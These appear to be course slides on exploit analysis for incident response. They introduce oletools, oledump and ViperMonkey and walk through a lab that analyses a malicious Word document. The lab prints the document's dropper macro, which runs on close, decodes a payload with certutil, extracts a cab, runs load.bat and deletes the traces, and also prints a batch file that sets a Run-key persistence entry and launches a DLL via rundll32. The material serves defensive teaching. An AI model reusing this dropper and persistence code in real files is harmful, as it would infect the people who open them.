
# Exploit Analysis


Interview with Your Client
Triage
Memory Acquisition / Triaged Acquisition
Live Response
Memory Forensics / Fast Forensics
Disk Acquisition
Checking System Information
Persistence Analysis
Surface & Dynamic Malware Analysis
Malware Hunting
File/Folder Open/Save Activities Analysis
Email & Web Browser Forensics
Exploit Analysis
Program Execution Artifacts Analysis
Attack Tool Analysis
Event Log Analysis
Timeline Analysis
Finding Leaked Information
Recovering Data & Keyword Search
Unpacking & Debugging Malware
Static Malware Analysis

# Exploit Analysis 101 (1)

- What is Exploit?
  - Commonly, "exploit" means malicious code for achieving the following purposes by using vulnerabilities.
    - Arbitrary code execution
    - Privilege escalation
    - Information leaking
    - Denial of Services
    - etc...
  - In this context, we also include social engineering methods such as malicious macros and shortcut files containing PowerShell scripts.

# Exploit Analysis 101 (2)

- What is Exploit Analysis?
  - It is to analyze files that might cause the infection.
  - In order to execute malicious codes, attackers often abuse vulnerabilities and scripting features in several typical applications such as MS IE, MS Office applications, Adobe Flash, Adobe PDF, Java Runtime Environment and so on. Therefore, we should prepare to analyze those kinds of documents.

# Exploit Analysis 101 (3)

- Why Exploit Analysis?
  - In many cases, we have to determine the vulnerabilities that were used in the incident in order to take measures.
  - If we found a clear evidence of exploit execution, it could be a significant pivot point for further investigation.
  - The detailed investigation of exploits is not always necessary for an incident response. However, it is useful in some cases. For example, if a 0-day vulnerability was used, we would need to know its details for mitigation.
  - Sometimes we could find the attacker's attributes by checking the similarities between the codes that we acquired and the well-known ones. This kind of information is not so useful for an incident response but could be valuable for research.

# Dynamic Analysis Method

- If we have already got a suspicious document file, we can use the dynamic analysis method.
- Dynamic analysis is to open/execute a suspicious file and observe what would occur. Usually, we perform that in a virtual environment that has the same applications and patch status with the victim environment as much as possible.
- We can confirm if the file actually contains an exploit by this way.
- Note: malicious documents sometimes contain anti-analysis tricks. Thus, we may have to tweak the analysis environment in some cases.

# Static Analysis Method

- On the other hand, we can also analyze suspicious files statically.
- We can analyze suspicious files with tools such as hex editors, several MS Office format parsers, PDF parsers, SWF (Flash) parsers and so on.
- Usually, we use both dynamic and static methods to analyze possible exploit files.

# MS Office Document Analysis

- Attackers often use malicious Office documents in order to infect Windows clients. They usually send that kind of Office documents via email.
- They send that email for both spam spreading and targeted attacks.
- Attackers might use a MS Office's script capability to execute their code. Thus, we should check the script blocks that are contained in the suspicious documents first.
- Before Office 2003, MS used OLE format for its documents (e.g. ".doc", ".xls", and ".ppt"). After that, they use XML format (e.g. ".docx", ".xlsx", and ".pptx").

# MS Office Document Analysis Tools (1)

- python-oletools
  - It is a package of python library and scripts to analyze Microsoft OLE2 files such as MS Office documents or Outlook messages.
  - We often use oleid.py, olevba and other scripts contained in the package.
  - Even if the macros contained in the target document were protected by password, olevba.py could extract macros without the password.

C:\WINDOWS\system32\cmd.exe

```
C:\>C:\Python27\Lib\site-packages\oletools\olevba.py
olevba 0.52.3 - http://decalage.info/python/oletools

olevba.py

olevba is a script to parse OLE and OpenXML files such as MS Office documents
(e.g. Word, Excel), to extract VBA Macro code in clear text, deobfuscate
and analyze malicious macros.

Supported formats:
- Word 97-2003 (.doc, .dot), Word 2007+ (.docm, .dotm)
- Excel 97-2003 (.xls), Excel 2007+ (.xlsm, .xlsb)
- PowerPoint 97-2003 (.ppt), PowerPoint 2007+ (.pptm, .ppsm)
- Word 2003 XML (.xml)
- Word/Excel Single File Web Page / MHTML (.mht)
```

# MS Office Document Analysis Tools (2)

- oledump.py
  - It is another OLE parsing tool that is a part of Didier Stevens Suite.
  - This tool can easily dump each stream contained in MS Office documents.

C:\WINDOWS\system32\cmd.exe

```
C:\>C:\Users\ttaro\Desktop\oledump_V0_0_34\oledump.py -h
Usage: oledump.py [options] [file]
Analyze OLE files (Compound Binary Files)

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -m, --man             Print manual
  -s SELECT, --select=SELECT
                        select item nr for dumping (a for all)
  -d, --dump            perform dump
  -x, --hexdump         perform hex dump
  -a, --asciidump       perform ascii dump
  -S, --strings         perform strings dump
  -v, --vbadecompress   VBA decompression
  --vbadecompresscorrupt
                        VBA decompression, display beginning if corrupted
  -r, --raw             read raw file (use with options -v or -p
  -t TRANSLATE, --translate=TRANSLATE
                        string translation, like utf16 or .decode("utf8")
  -e, --extract         extract OLE embedded file
```

# MS Office Document Analysis Tools (3)

- ViperMonkey
  - It is a VBA Emulator written in Python.
  - It could deobfuscate VBA Macros contained in Microsoft Office files.
  - It works without Microsoft Office.

```
 _   ___                  __  ___                 __
| | / (_)___  ___  _____/ /|/ /___  ____  / /_____  __  __
| |/ / / __ \/ _ \/ ___/ /|_/ / __ \/ __ \/ //_/ _ \/ / / /
| / / / /_/ /  __/ /  / /  / / /_/ / / / / ,< /  __/ /_/ /
|__/_/ .___/\___/_/  /_/  /_/\____/_/ /_/_/|_|\___/\__, /
     /_/                                           /____/
vmonkey 0.07 - https://github.com/decalage2/ViperMonkey
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/ViperMonkey/issues

===============================================================================
```

# Scenario 1 Labs:

Analyzing Suspicious Word document

# Scenario 1 Labs:
## Analyzing Suspicious Word document (1)


- Conditions:
  - This is an investigation for scenario 1.
  - We have already got a suspicious word document "new_engine.doc" in Email Forensics section.
  - The document file is suspected as a cause of the initial infection.
- Goals:
  - To tell if the document caused the infection.
  - If it did, to reveal its process.
- Hint:
  - You can get the same file from the following path if necessary. Its zip passphrase is "infected".
    - E:\Artifacts\scenario1_email_attachment\new_engine.doc.zip


# Scenario 1 Labs:

## Analyzing Suspicious Word document (2)

- First of all, launch cmd.exe under the shortcut folder.

Shortcuts\05_RootCauseAnalysis\0505_ExploitAnalysis



# Scenario 1 Labs:

## Analyzing Suspicious Word document (3)

- Let's get characteristics of the Word document with oleid.py.

```
oleid.py C:\Users\taro\Desktop\new_engine.doc
```

```
+-------------------------------+-----------------------+
| Indicator                     | Value                 |
+-------------------------------+-----------------------+
| OLE format                    | True                  |
| Has SummaryInformation stream | True                  |
| Application name              | Microsoft Office Word |
| Encrypted                     | False                 |
| Word Document                 | True                  |
| VBA Macros                    | True                  |
| Excel Workbook                | False                 |
| PowerPoint Presentation       | False                 |
| Visio Drawing                 | False                 |
| ObjectPool                    | False                 |
```

We confirmed that VBA Macros are contained in the suspicious document!

# Scenario 1 Labs:

## Analyzing Suspicious Word document (4)

- Then, execute the macro with ViperMonkey.

```
pypy2.7\pypy.exe vipermonkey\vmonkey.py C:\Users\taro\Desktop\new_engine.doc
```

```
C:\Users\taro\Desktop\new_engine.doc

 _    ___                    __  ___                 __
| |  / (_)___  ___  ____/  |/  /___  ____  / /____  __  __
| | / / / __ \/ _ \/ ___/ /|_/ / __ \/ __ \/ //_/ _ \/ / / /
| |/ / / /_/ /  __/ /  / /  / / /_/ / / / / ,< /  __/ /_/ /
|___/_/ .___/\___/_/  /_/  /_/\____/_/ /_/_/|_|\___/\__, /
     /_/                                            /____/
vmonkey 0.07 - https://github.com/decalage2/ViperMonkey
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/ViperMonkey/issues

===============================================================================
FILE: C:\Users\taro\Desktop\new_engine.doc
ERROR    Reading in file as Excel with xlrd failed. Can't find workbook in OLE2 compound docum
ent
INFO     Saving dropped analysis artifacts in C:\Users\taro\Desktop\new_engine.doc_artifacts/
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
```

# Scenario 1 Labs:

## Analyzing Suspicious Word document (5)

- After executing the macro with ViperMonkey, we got two blocks of VBA code and a dropped text file.

```
-----------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file:  - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-----------------------------------------------------------------------------
VBA CODE (with long lines collapsed):
Private Sub Document_Close()
fujifujifujiko
End Sub
```

```
VBA MACRO NewMacros.bas
in file:  - OLE stream: u'Macros/VBA/NewMa
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-----------------------------------------------------------------------------
VBA CODE (with long lines collapsed):
Sub fujifujifujiko()
'
' fujifujifujiko Macro
'
'
Dim nLen As Long
Dim p0 As String
```

C:\Users\taro\Desktop\new_engine.doc_artifacts

Name

c2vje8sk18cr.txt

# Scenario 1 Labs:

## Analyzing Suspicious Word document (6)

- The first VBA code:

```
-----------------------------------------------------------------------------
VBA CODE (with long lines collapsed):
Private Sub Document_Close()
fujifujifujiko
End Sub
-----------------------------------------------------------------------------
```

This part is aimed to call a function named "fujifujifujiko" when the document is closed. Let's check the function.

# Scenario 1 Labs:

## Analyzing Suspicious Word document (7)

- This is the first half of the second VBA code. ViperMonkey executed it completely.

```
Sub fujifujifujiko()
'
' fujifujifujiko Macro
'
'
Dim nLen As Long
Dim p0 As String
p0 = Environ("temp") & "\c2vje8sk18cr.txt"
nLen = ActiveDocument.Content.End
Set rContent = ActiveDocument.Range(1, nLen)
Set fs = CreateObject("Scripting.FileSystemObject")
Set fs0 = fs.CreateTextFile(p0, True)
fs0.WriteLine (rContent)
fs0.Close
```

Here is the beginning of the function "fujifujifujiko".

This part is to get the whole text body from the document and save it as "%tmp%\c2vje8sk18cr.txt". ViperMonkey saved this file in its artifacts folder.

C:\Users\taro\Desktop\new_engine.doc_artifacts

# Scenario 1 Labs:

## Analyzing Suspicious Word document (8)

- The second half of the second VBA code was not executed completely. It is because it contains several system commands. ViperMonky can execute VBA macros only.

This part is to decode the text file with base64 and save its output as "%temp%\v9q2plc0fbw.cab".
Then, extract the cab file and execute the file named "%temp%\beZixqvNP\load.bat".
The folder "%temp%\beZixqvNP" and the file "load.bat" seem to be extracted from the cab file.
Finally, it deletes the files and the folder.

```
fs0.Write
fs0.Close
```

```
Set uebHHyfk = CreateObject("Wscript.Shell")
uebHHyfk.Run "cmd.exe /c certutil -
decode %temp%\\c2vje8sk18cr.txt %temp%\\v9q2plc0fbw.cab
&&expand %temp%\\v9q2plc0fbw.cab -F:* %temp%\\&&call %temp%\\beZixqvNP\\load.bat",
0, True
uebHHyfk.Run "cmd.exe /c del %temp%\\c2vje8sk18cr.txt /q", 0, False
uebHHyfk.Run "cmd.exe /c del %temp%\\v9q2plc0fbw.cab /q", 0, False
uebHHyfk.Run "cmd.exe /c rd /s /q %temp%\\beZixqvNP", 0, False
End Sub
```

# Scenario 1 Labs:
## Analyzing Suspicious Word document (9)

- certutil included in Windows can decode base64 encoded text.

```
certutil -decode -f c2vje8sk18cr.txt v9q2plc0fbw.cab
```


  - -decode option is to execute base64 decode
  - -f option is to force overwriting
  - The first argument defines a source file and the last argument defines an output file.
  - We already know that the decoded file will be in cab format because the VBA script deals the file as cab file after it is decoded.


```
Input Length = 132160
Output Length = 97573
CertUtil: -decode command completed successfully.
```

# Scenario 1 Labs:

## Analyzing Suspicious Word document (10)

- We can browse the content of cab archive by double-clicking its icon.
- Finally, we can confirm its content.




- "load.bat" seems to copy "SvS.DLL" into "C:\ProgramData", set Run Key for its persistence and execute the DLL file with rundll32.exe.

load.bat

```
1  @echo off
2  call move /Y %TEMP%\beZixqvNP\SvS.DLL C:\ProgramData\
3  REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "IME" /t REG_SZ /F /D "RUNDLL32.EXE
   C:\ProgramData\SvS.DLL,GnrkQr"
4  start RUNDLL32.EXE C:\ProgramData\SvS.DLL,GnrkQr
```

